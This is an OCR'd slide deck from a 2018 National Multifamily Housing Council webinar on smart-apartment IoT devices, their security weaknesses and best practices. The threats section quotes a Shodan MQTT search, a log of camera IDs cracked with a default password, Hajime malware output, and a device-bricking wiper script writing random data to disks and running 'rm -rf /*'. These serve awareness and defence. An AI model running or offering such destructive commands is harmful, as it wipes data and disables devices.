NATIONAL MULTIFAMILY HOUSING COUNCIL

APARTMENT LEADERSHIP RESIDES HERE™

Smart Communities

The Internet of Things & the Apartment Industry

September 20, 2018

PRESENTERS

Shawn Mahoney

Senior Vice President, CIO and CTO

GID

Kristi Horton

Senior Cybersecurity Analyst

Gate 15

Jennifer Walker

Cybersecurity Analyst

Gate 15

Kevin Donnelly

Vice President, Government Affairs

National Multifamily Housing Council

Julianne Goodfellow

Director, Government Affairs

National Multifamily Housing Council

Rick Haughey

Vice President, Industry Technology Initiatives


National Multifamily Housing Council

NMHC INITIATIVE: INNOVATION

Accelerate Innovation. Enhance the Customer Experience. Liberate the Industry.

Focus areas:

- Artificial Intelligence (AI)
- Virtual Reality
- Blockchain
- Internet of Things (IoT)



NMHC NATIONAL MULTIFAMILY HOUSING COUNCIL

1775 Eye Street, N.W., Suite 1100
Washington, D.C. 20006
202 974 2300 Phone | www.nmhc.org

WHITE PAPER | JULY 2018

Smart Communities: The Internet of Things & the Apartment Industry

By Gate 15, NMHC Staff and Members of NMHC's Innovation Committee

APARTMENT LEADERSHIP RESIDES HERE™

NMHC OPTECH_

CONFERENCE & EXPOSITION

November 14-16 at Rosen Shingle Creek, Orlando, FL


Early Bird Registration Discounts End October 17th

Register at: nmhc.org/optech

INDUSTRY PERSPECTIVE

Shawn Mahoney
Senior Vice President, CIO and CTO
GID

BASIC SMART APARTMENT COMPONENTS



In Units:

- Electronic door lock
- Moisture/ humidity sensors
- Hub
- Smart light switch
- Thermostat
- Smart outlet
- amazon alexa Voice control

In Common Areas:

- Electronic common area locks
- Smartphone app access to everything

W WINDSOR COMMUNITIES®

The Gate 15 Company is a homeland security-focused all-hazards company providing a threat-informed, risk-based approach to analysis, preparedness and operations for critical infrastructure organizations of all types. The Gate 15 team maintains extensive relationships across the private and public sector critical infrastructure homeland security and intelligence communities and brings unique experience working with a variety of Information Sharing and Analysis Centers (ISACs).

THE GATE 15 COMPANY


Kristi Horton
Senior Cybersecurity Analyst

Jennifer Walker
Senior Cybersecurity Analyst


GETTING STARTED WITH IoT TECHNOLOGY

Exploring IoT in Apartment Communities

SMART DEVICES COMMONLY USED WITHIN THE RESIDENCE



SMART SYSTEMS USED WITHIN BUILDING MANAGEMENT



Smart Building Business Platform – Vision

Smart building services

Utilities & Energy Management

Predictive maintenance

Monitoring & control

Access & security

Equipment lifecycle

Consumer experience

Smart building automation

Healthcare

Fire Detection

Device Connectivity & Management

Gain visibility, access and control to devices and processes

Data management & Insights

Manage KPIs to improve operational performance and decision making

Advanced Analytics

Anticipate problems and deliver new value added services

Business Productivity & Process Optimization

Enable Business Process Automation, Operators and Service Engineers

Charging Station

Surveillance

Power meter

Elevator

HVAC

Smoke & fire alarm

Humidity sensor

Occupancy sensor


Temperature sensor

Building Assets and Sensors

CYBER THREATS, VULNERABILITIES & REAL WORLD IMPACTS

THREATS AND VULNERABILITIES TO THE RESIDENTIAL TECHNOLOGY ECOSYSTEM

The Joy of Tech™ by Nitrozac & Snaggy


The Internet of ransomware things...
HUNGRY? PAY UP AND I'LL UNLOCK MY DOOR!
ON STRIKE UNTIL YOU SEND MONEY TO MY HACKERS.
20 BUCKS IN MY PAYPAL ACCOUNT OR I'LL ONLY BREW DECAF!
I'LL BE BURNING THE TOAST IF YOU DON'T GET ME SOME DOUGH!
THE NEXT TIME YOU LEAVE, IT'LL COST YOU 100 BUCKS TO GET BACK INTO THE HOUSE, UNLESS YOU GIVE ME $75 NOW!
30 BUCKS IN BITCOIN, OR NEXT TIME I SMELL SMOKE, I MIGHT JUST LET YOU SLEEP.
MY ALARM SYSTEM IS GOING TO GO OFF RANDOMLY THROUGHOUT THE NIGHT, UNLESS YOU "DONATE".
YOUR DIRTY DISHES CAN WAIT, I'M BUSY MINING BITCOINS.
EXCUSE US WHILE WE PARTICIPATE IN A DDOS ATTACK.
I'M TURNING OFF THE HEAT UNTIL YOU WARM UP MY BANK ACCOUNT!
WIRE MY HACKER $100 OR I'LL REVERSE MY MOTOR AND BLOW DIRT ALL OVER THIS PLACE!
I'LL START YOUR CAR, BUT ONLY TO TAKE YOU TO YOUR BANK TO MAKE A TRANSFER.
IF YOU DON'T SEND US CASH, YOUR REPUTATION WILL BE IN THE TRASH.
SEND ME $25 OR I'LL TELL EVERYONE ON YOUR SOCIAL NETWORK THAT YOU WERE STUPID ENOUGH TO BUY AN INTERNET-CONNECTED BROOM!


You can help us keep the comics coming by becoming a patron! www.patreon/joyoftech

joyoftech.com

WHY SMART DEVICES ARE VULNERABLE AND EXPLOITED

- Poor configuration features or none at all
- Default installations
- Failure to adhere to manufacturers secure configuration recommendations (when provided)
- Stagnant technology (unable to be updated/upgraded without physically replacing)
- Internet discoverability and availability (Shodan, Censys, Google) of improperly implemented devices/protocols

DISCOVERABILITY



TOTAL RESULTS 115.29.246.155

TOTAL RESULTS	
49,197	
TOP COUNTRIES	
China	12,151
United States	8,257
Germany	3,092
Korea, Repub	
Hong Kong	

TOTAL RESULTS	
32,888	
TOP COUNTRIES	
China	8,446
United States	4,733
Germany	1,719
	1,614
	1,565

71.193.219.79
c-71-193-219-79.hsd1.wa.comcast.net
Comcast Cable
Added on 2018-09-13 11:16:53 GMT
United States, Vancouver
Details

```
MQTT Connection Code: 0

Topics:
$SYS/broker/version
$SYS/broker/timestamp
$SYS/broker/uptime
$SYS/broker/clients/total
$SYS/broker/clients/inactive
$SYS/broker/clients/disconnected
$SYS/broker/clients/active
$SYS/broker/clients/connected
$SYS/broker/clients/expired
$SYS/broker/clients/maximum
$S...
```


Example of trivial discoverability of improperly implemented IoT devices

This represents a search for the MQTT protocol using the open-source tool Shodan.

Great resource for more in-depth information on MQTT vulnerabilities:


https://blog.avast.com/mqtt-vulnerabilities-hacking-smart-homes

REAL WORLD IMPACTS FROM INCIDENTS INVOLVING SMART DEVICES



Cloud services for IP cameras expose devices in private networks

```
Found 7XXXX1 with password 888888
Found 7XXXX8 with password 888888
Found 7XXXX3 with password 888888
Found 796482 with password 888888
Found 7XXXX9 with password 888888
Found 7XXXX5 with password 888888
Found 7XXXX0 with password 888888
Found 7XXXX7 with password 888888
Found 7XXXX2 with password 888888
Found 7XXXX3 with password 888888
Found 7XXXX2 with password 888888
Found 7XXXX8 with password 888888
Found 7XXXX4 with password 888888
Found 7XXXX3 with password 888888
Found 7XXXX2 with password 888888
Found 7XXXX6 with password 888888
Found 7XXXX7 with password 888888
Found 7XXXX5 with password 888888
Found 7XXXX6 with password 888888
Found 7XXXX0 with password 888888
Found 7XXXX8 with password 888888
Found 7XXXX0 with password 888888
```




```
root@raspberrypi:/home/pi/analysis/sample001# strace -f -tt -s 65535 -o sample001.04.strace.txt ./hajime.bin
iptables v1.4.21: Couldn't load target `CWMP_CR':No such file or directory

Try `iptables -h' or 'iptables --help' for more information.
iptables: No chain/target/match by that name.
Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED
Stay sharp!

Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED
Stay sharp!

Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED
Stay sharp!
```



```
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
busybox cat /dev/urandom >/dev/mtd0 &
busybox cat /dev/urandom >/dev/mtd1 &
busybox cat /
busybox cat /
busybox cat /
fdisk -C 1 -H
w
fdisk -C 1 -H
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
```

REAL WORLD IMPACTS FROM INCIDENTS INVOLVING SMART DEVICES

Incidents

- IoT Botnets
- Operational Technology (OT)
- Nuisance
- Environmental
- Health & Safety

Impacts

- Disruption of Business Services
- Physical or Permanent Damage
- Disabled Services, Loss of Access
- Injury or Illness
- Identity Theft
- Violation of Privacy

IoT AND PRIVACY CONCERNS

Concerns

- Safety & Security
- Identity Theft
- Environmental/Infrastructure Profiling
- Data Ownership
- Data/Device Destruction
- Supply Chain Risks

Best Practices

- Data Protection
- Supplier Risk Management
- Vulnerability Management

EXPANDING BEYOND THE PILOT

Best Practices and Guidelines for Implementing IoT in Apartment Communities

IoT ASSET MANAGEMENT

Why This Matters

- You cannot protect what you do not know about
- Rogue or unauthorized devices can be used to leak information or expose your network to malicious software

Guidelines

- Establish and maintain secure and current configurations for all components in the IoT ecosystem
- Only allow trusted and authenticated devices to connect to your IoT infrastructure

RISK MANAGEMENT

Why This Matters

- You cannot secure what you do not know about (again)
- The IoT ecosystem has numerous and dynamic inter-dependencies that need to be identified

Guidelines

- Perform regular and periodic risk assessments
- Evaluate suppliers (Supplier Risk Management)
- Maintain vigilance on vulnerabilities (Vulnerability Management)

DATA PROTECTION

Why This Matters

- Insecure devices often leak data (personal and organizational)
- Loss of access to data could render the system inoperable, or worse

Guidelines

- Securely configure each device to prevent data leakage
- Encrypt <u>all</u> data

CYBERSECURITY AWARENESS & EDUCATION PROGRAM

Why This Matters

- It is essential for **staff** and **residents** to have a baseline understanding about the threats to and risks posed by IoT
- The people (including residents) interacting with IoT technology should be empowered to make informed choices about usage

Guidelines

- Provide regular and on-going awareness and education to residents and staff through usual community and organizational communication channels
- Topics should include how to securely implement devices, as well as the risks if devices remain insecure

ECOSYSTEM MONITORING

Why This Matters

- Gaps always exist

Guidelines

- Employ intrusion detection and prevention technologies
- Use data loss prevention (DLP) tools to detect/block the transmission of sensitive data
- Leverage asset management to monitor for rogue (unauthorized) devices

CONCLUSION

QUESTIONS?

RESOURCES

- White Paper - Smart Communities: The Internet of Things & the Apartment Industry nmhc.org/IoTwhitepaper

- NMHC Staff:
  - Kevin Donnelly kdonnelly@nmhc.org
  - Julianne Goodfellow jgoodfellow@nmhc.org
  - Rick Haughey rhaughey@nmhc.org

- Gate 15 - gate15@gate15.global
  - Kristi Horton, Senior Cybersecurity Analyst
  - Jennifer Walker, Senior Cybersecurity Analyst